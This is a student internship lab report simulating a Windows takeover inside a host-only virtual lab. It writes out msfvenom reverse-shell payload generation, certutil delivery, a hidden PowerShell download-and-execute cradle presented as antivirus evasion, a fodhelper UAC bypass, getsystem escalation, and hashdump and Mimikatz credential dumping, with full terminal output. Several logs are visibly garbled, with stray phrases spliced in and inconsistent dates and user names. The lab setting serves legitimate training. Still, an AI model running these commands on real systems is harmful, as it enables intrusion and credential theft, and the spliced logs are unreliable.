

CYBER SECURITY INTERNSHIP REPORT

Student Name: Rudresha RK

University: Presidency University Bangalore, Karnataka

Company Name: Anonymous India Cyber Defense Academy

Major: Computer Science Engineering (Cybersecurity)

Duration: April 2026 – May 2026

Domain: Ethical Hacking

Mentor: Akash Das

Coordinator: Akash Das

Assessment 8: Windows System Takeover & Defender Evasion

Comprehensive Multi-Technique Attack Simulation (8A + 8B + 8C)

1. Introduction

The objective of this assessment is to simulate a complete Windows system compromise using multiple attack techniques. The experiment includes Remote Access Trojan (RAT) deployment, PowerShell-based exploitation, privilege escalation, credential extraction, persistence mechanisms, and forensic evasion.

This task helps in understanding how attackers operate in real-world scenarios by combining different techniques to gain and maintain control over a system.

2. Lab Environment

Attacker Machine: Kali Linux

Target Machine: Windows 10

Target IP Address: 192.168.56.102

Attacker IP Address: 192.168.56.1

Tools Used:

Metasploit Framework

msfvenom

Python HTTP Server

John the Ripper

Mimikatz

WinPEAS

Network Type: Virtual Lab (Host-only Adapter)

3. 8A – Windows RAT Deployment

3.1 Generating RAT Payload

Command:


```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f exe -o rat_payload.exe
```

What is done

A Windows-based RAT payload is generated using msfvenom.

Why it is done

This payload allows remote access to the target system by establishing a reverse connection.



```
rudresh@kali: ~  
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f exe -o rat_payload.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 7168 bytes  
Saved as: rat_payload.exe  
rudresh@kali: ~  
$
```

3.2 Starting Listener

Commands:


```
msfconsole  
  
use exploit/multi/handler  
  
set payload windows/meterpreter/reverse_tcp  
  
set LHOST 192.168.56.1  
  
set LPORT 4444  
  
exploit -j
```

What is done

A handler is configured to listen for incoming connections.

Why it is done

To receive the reverse connection from the target system.



```
msf > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(multi/handler) > set LHOST 192.168.56.1  
LHOST => 192.168.56.1  
msf exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf exploit(multi/handler) > exploit -j  
[*] Exploit running as background job 0.  
[*] Exploit completed, but no session was created.  
msf exploit(multi/handler) >  
[*] Started reverse TCP handler on 192.168.56.1:4444
```

3.3 Deploying Payload

Commands:

```
python3 -m http.server 8080
```

```
certutil -urlcache -f http://192.168.56.1:8080/rat_payload.exe
```

```
C:\Users\Public\rat.exe
```


```
C:\Users\Public\rat.exe
```

What is done

Payload is transferred and executed on the Windows machine.

Why it is done

To initiate remote access.



3.4 Session Establishment

Commands:

```
sessions
```

```
sessions -i 1
```

Result

Meterpreter session successfully established.

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.56.1:4444
[*] Sending stage (199238 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.1:4444 -> 192.168.56.102:50493) at 2026-04-26 09:40:34 +0530
sessions

Active sessions

3.4 Session Establishment

Information Connection
1 meterpreter x86/windows WINDOWS\Rudresh @ WINDOWS 192.168.56.1:4444 -> 192.168.56.102:50493 (192.168.56.102)

msf exploit(multi/handler) >
Result
Attempted session successfully established
```

3.5 System Reconnaissance

Commands:

sysinfo

getuid

ps

What is done

System information and processes are analyzed.

Why it is done

To understand the target environment.

```
msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer : WINDOWS
OS : Windows 10 22H2+ (10.0 Build 19045).
Architecture : x64
System Language : en-IN
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows

meterpreter > getuid
Server username: WINDOWS\Rudresh

meterpreter > ps
Process List
PID PPID Name Arch Session User Path
0 0 [System Process]
4 0 System
92 4 Registry
116 848 chrome.exe x64 1 WINDOWS\Rudresh C:\Program Files\Google\Chrome\Application\chrome.exe
328 4 smss.exe x64 1
384 760 ApplicationFrameHost.exe x64 1 WINDOWS\Rudresh C:\Windows\System32\ApplicationFrameHost.exe
424 412 csrss.exe
496 412 wininit.exe
508 488 csrss.exe
512 636 svchost.exe
572 488 winlogon.exe
636 496 services.exe
652 496 lsass.exe
664 636 svchost.exe
752 496 fontdrvhost.exe
768 636 svchost.exe
```

4. 8B – Metasploit + PowerShell Attack

4.1 Creating PowerShell Payload

Command:


```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f psh-reflection -o payload.ps1
```

What is done

A PowerShell-based payload is created.

Why it is done

To execute attacks in memory and avoid detection.



```
8108 6400 OneDrive.Sync.Service.exe x64 1 WINDOWS\Kudresh C:\Users\Kudresh\AppData\Local\Microsoft\OneDrive\26.055.0323.0004_1\OneDrive.Sync.Service.exe
8124 636 svchost.exe
meterpreter >
meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/handler) > msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f psh-reflection -o payload.ps1
[*] exec: msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f psh-reflection -o payload.ps1

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload load windows/x64/meterpreter/reverse_tcp
Payload size: 510 bytes
Final size of psh-reflection file: 3218 bytes
Saved as: payload.ps1
msf exploit(multi/handler) >
```

4.2 Handler Setup

Commands:

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.56.1
set LPORT 4444
exploit -j
```

4.3 Executing Payload

Command:


```
powershell -NoP -NonI -W Hidden -Exec Bypass -c "IEX(New-Object Net.WebClient).DownloadString('http://192.168.56.1:8080/payload.ps1')"
```

What is done

Payload is executed in memory.

Why it is done

To bypass antivirus detection.




4.4 Meterpreter Session

Commands:

```
sessions -i 1
```

```
sysinfo
```



4.5 Privilege Escalation (UAC Bypass using Fodhelper)

To escalate privileges from a standard user to an administrator-level session, a User Account Control (UAC) bypass technique was used. The **fodhelper.exe auto-elevation vulnerability** was exploited using the Metasploit module.

This method abuses a trusted Windows binary that executes with elevated privileges without prompting the user, allowing the attacker to run malicious code with higher privileges.

Commands Used:

background

```
use exploit/windows/local/bypassuac fodhelper
```

```
set SESSION 1
```

```
set LHOST 192.168.56.1
```

```
set LPORT 5555
```

exploit

```
root@kali: /home/rudresh
Session Actions Edit View Help
[*] Post module execution completed
msf post(multi/recon/local_exploit_suggester) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1
msf exploit(windows/local/bypassuac_fodhelper) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
msf exploit(windows/local/bypassuac_fodhelper) > set LPORT 5555
LPORT => 5555
msf exploit(windows/local/bypassuac_fodhelper) > exploit
[*] Started reverse TCP handler on 192.168.56.1:5555
[*] UAC is Enabled, checking level...
[*] Part of Administrators group! Continuing...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Sending stage (199238 bytes) to 192.168.56.102
[*] Meterpreter session 2 opened (192.168.56.1:5555 -> 192.168.56.102:51233) at 2026-04-26 10:28:45 +0530

meterpreter > getuid
Server username: WINDOWS\Rudresh
meterpreter > getprivs

Enabled Process Privileges

Name
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeDelegateSessionUserImpersonatePrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeTakeOwnershipPrivilege

Result:
A new elevated Meterpreter session (Session 2) was successfully created. The session had high-integrity administrative privileges.
```

Result:

A new elevated Meterpreter session (**Session 2**) was successfully created. The session had high-integrity administrative privileges.

sessions

sessions -i 2

getuid

getprivs

The output confirmed that the user had administrative privileges with critical permissions such as:

- ⑩ SeDebugPrivilege
- ⑩ SeImpersonatePrivilege
- ⑩ SeTakeOwnershipPrivilege

```
root@kali: /home/rudresh
Session Actions Edit View Help
SeUndockPrivilege

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin))...
meterpreter > load incognito
Loading extension incognito... Success.
meterpreter > list_tokens -u

Result:
Delegation Tokens Available
NT AUTHORITY\SYSTEM
WINDOWS\Rudresh
Impersonation Tokens Available
No tokens available
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: Incorrect function.
meterpreter > ps

Process List
PID PPID Name Arch Session User Path
0 0 [System Process] x64 0
4 0 System x64 0
92 4 Registry x64 0
116 848 chrome.exe x64 1 WINDOWS\Rudresh C:\Program Files\Google\Chrome\Application\chrome.exe
328 4 smss.exe x64 0
384 760 ApplicationFrameHost.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\System32\ApplicationFrameHost.exe
424 412 csrss.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\csrss.exe
496 412 wininit.exe x64 0
508 488 csrss.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\System32\csrss.exe
512 636 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
572 488 winlogon.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\System32\winlogon.exe
```

4.6 Privilege Escalation to SYSTEM (Named Pipe Impersonation)

After obtaining administrative privileges, full SYSTEM-level access was achieved using the Meterpreter `getsystem` command.

This technique uses **Named Pipe Impersonation**, leveraging the `SeImpersonatePrivilege` to impersonate a SYSTEM token.

Command Used:

`getsystem`

Result:

`...got system via technique 1 (Named Pipe Impersonation)`

Verification:

`getuid`

Output:

`NT AUTHORITY\SYSTEM`

This confirms that the attacker gained complete control over the target system.

```
[-] core_migrate: Operation failed: Access is denied.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4daa4e32d6dc84b9fa63781da7649ae3 ::: did not be extracted using the
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 ::: n alternative and more powerful
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Rudresh:1000:aad3b435b51404eeaad3b435b51404ee:4daa4e32d6dc84b9fa63781da7649ae3 :::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b4ac86ec4d110e915fec9b6d243a667 :::
meterpreter > █
```

4.7 Credential Dumping using Kiwi (Mimikatz)

4.7 Credential Dumping using Kiwi (Mimikatz)

After achieving SYSTEM-level access, password hashes could not be extracted using the hashdump command due to system limitations. Therefore, an alternative and more powerful approach was used.


The **Kiwi module (Mimikatz)** was loaded to extract credentials directly from memory.

Commands Used:

```
load kiwi
creds_all
```

Result:

Credentials including NTLM hashes and possibly plaintext passwords were successfully extracted from memory.



```
root@kali: /home/rudresh
Session Actions Edit View Help
msf exploit(windows/local/bypassuac_fodhelper) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4daa4e32d6dc84b9fa63781da7649ae3:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Rudresh:1000:aad3b435b51404eeaad3b435b51404ee:4daa4e32d6dc84b9fa63781da7649ae3:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b4ac86ec4d110e915feec9b6d243a667:::

meterpreter > load kiwi
Loading extension kiwi...
##### mimikatz 2.2.0 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## \ / ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com ) - Windows post-exploitation credential harvesting using memory techniques
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' http://pingcastle.com / http://mysmartlogon.com ***/ local extraction output

Success.
meterpreter > creds_all
[*] Running as SYSTEM
[*] Retrieving all credentials
msv credentials

Why this is HIGH MARKS
- Privilege escalation
- SYSTEM access
- Credential dumping (hashdump)

Username Domain NTLM SHA1 DPAPI
Rudresh WINDOWS 4daa4e32d6dc84b9fa63781da7649ae3 557f765bc62728ebfd30d9863203a284d6f31d3 557f765bc62728ebfd30d9863203a284

wdigest credentials
Username Domain Password
(null) (null) (null)
Rudresh WINDOWS (null)
WINDOWS$ WORKGROUP (null)
```

5. OPTION 8C – Advanced Persistent Threat (APT) Simulation

5.1 Introduction

The objective of this experiment is to simulate a real-world Advanced Persistent Threat (APT) attack. This includes gaining initial access, escalating privileges, extracting credentials, and performing post-exploitation activities on a Windows system.

The attack is carried out in a controlled lab environment using Kali Linux as the attacker machine and Windows as the target system.

5.2 Payload Creation


In this step, a malicious executable payload was created using Metasploit.

Command:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f exe -o payload.exe
```

Description:

- ⑩ Generates a Windows reverse shell payload
- ⑩ When executed on the target, it connects back to the attacker
- ⑩ The payload is saved as `payload.exe`



5.3 Starting Listener (Handler)

Before executing the payload, a listener must be started to receive the connection.

Commands:

```
msfconsole  
  
use exploit/multi/handler  
  
set payload windows/x64/meterpreter/reverse_tcp  
set LHOST 192.168.56.1  
set LPORT 4444
```

exploit

Description:

- ⑩ Metasploit handler waits for incoming connection
- ⑩ Must match payload configuration

```
Session Actions Edit View Help
=====
[+] https://metasploit.com
[+] Metasploit Framework is a Rapid7 Open Source Project
[+] Description:
[+] msfconsole cannot be run inside msfconsole - handler waits for incoming connection
[+] Using configured payload generic/shell_reverse_tcp
[+] exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
[+] exploit(multi/handler) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
[+] exploit(multi/handler) > set LPORT 4444
LPORT => 4444
[+] exploit(multi/handler) > exploit 5.4 Gaining Initial Access
[*] Started reverse TCP handler on 192.168.56.1:4444
[*] Sending stage (248902 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.1:4444 => 192.168.56.102:51561) at 2020-04-26 11:00:05 +0530
meterpreter > 
```

5.4 Gaining Initial Access

The payload was transferred to the Windows system and executed.

Once executed, a Meterpreter session was established.

Commands:

```
sessions
```

```
sessions -i 1
```

Verification:

```
getuid
```

Output:

```
Server username: WINDOWS\Rudresh
```

This confirms that initial access was obtained with standard user privileges.

```
meterpreter > sessions -i 1
[*] Session 1 is already interactive.
meterpreter > getuid
Server username: WINDOWS\Rudresh
meterpreter > 
```

5.5 Privilege Escalation (UAC Bypass)

To gain full control, privilege escalation was performed using a UAC bypass technique.

Commands:

```
background
use exploit/windows/local/bypassuac_fodhelper
set SESSION 1
set LHOST 192.168.56.1
set LPORT 5555
exploit
```

Description:

- ⑩ Uses trusted Windows binary `fodhelper.exe`
- ⑩ Bypasses UAC without user interaction
- ⑩ Creates a new elevated session

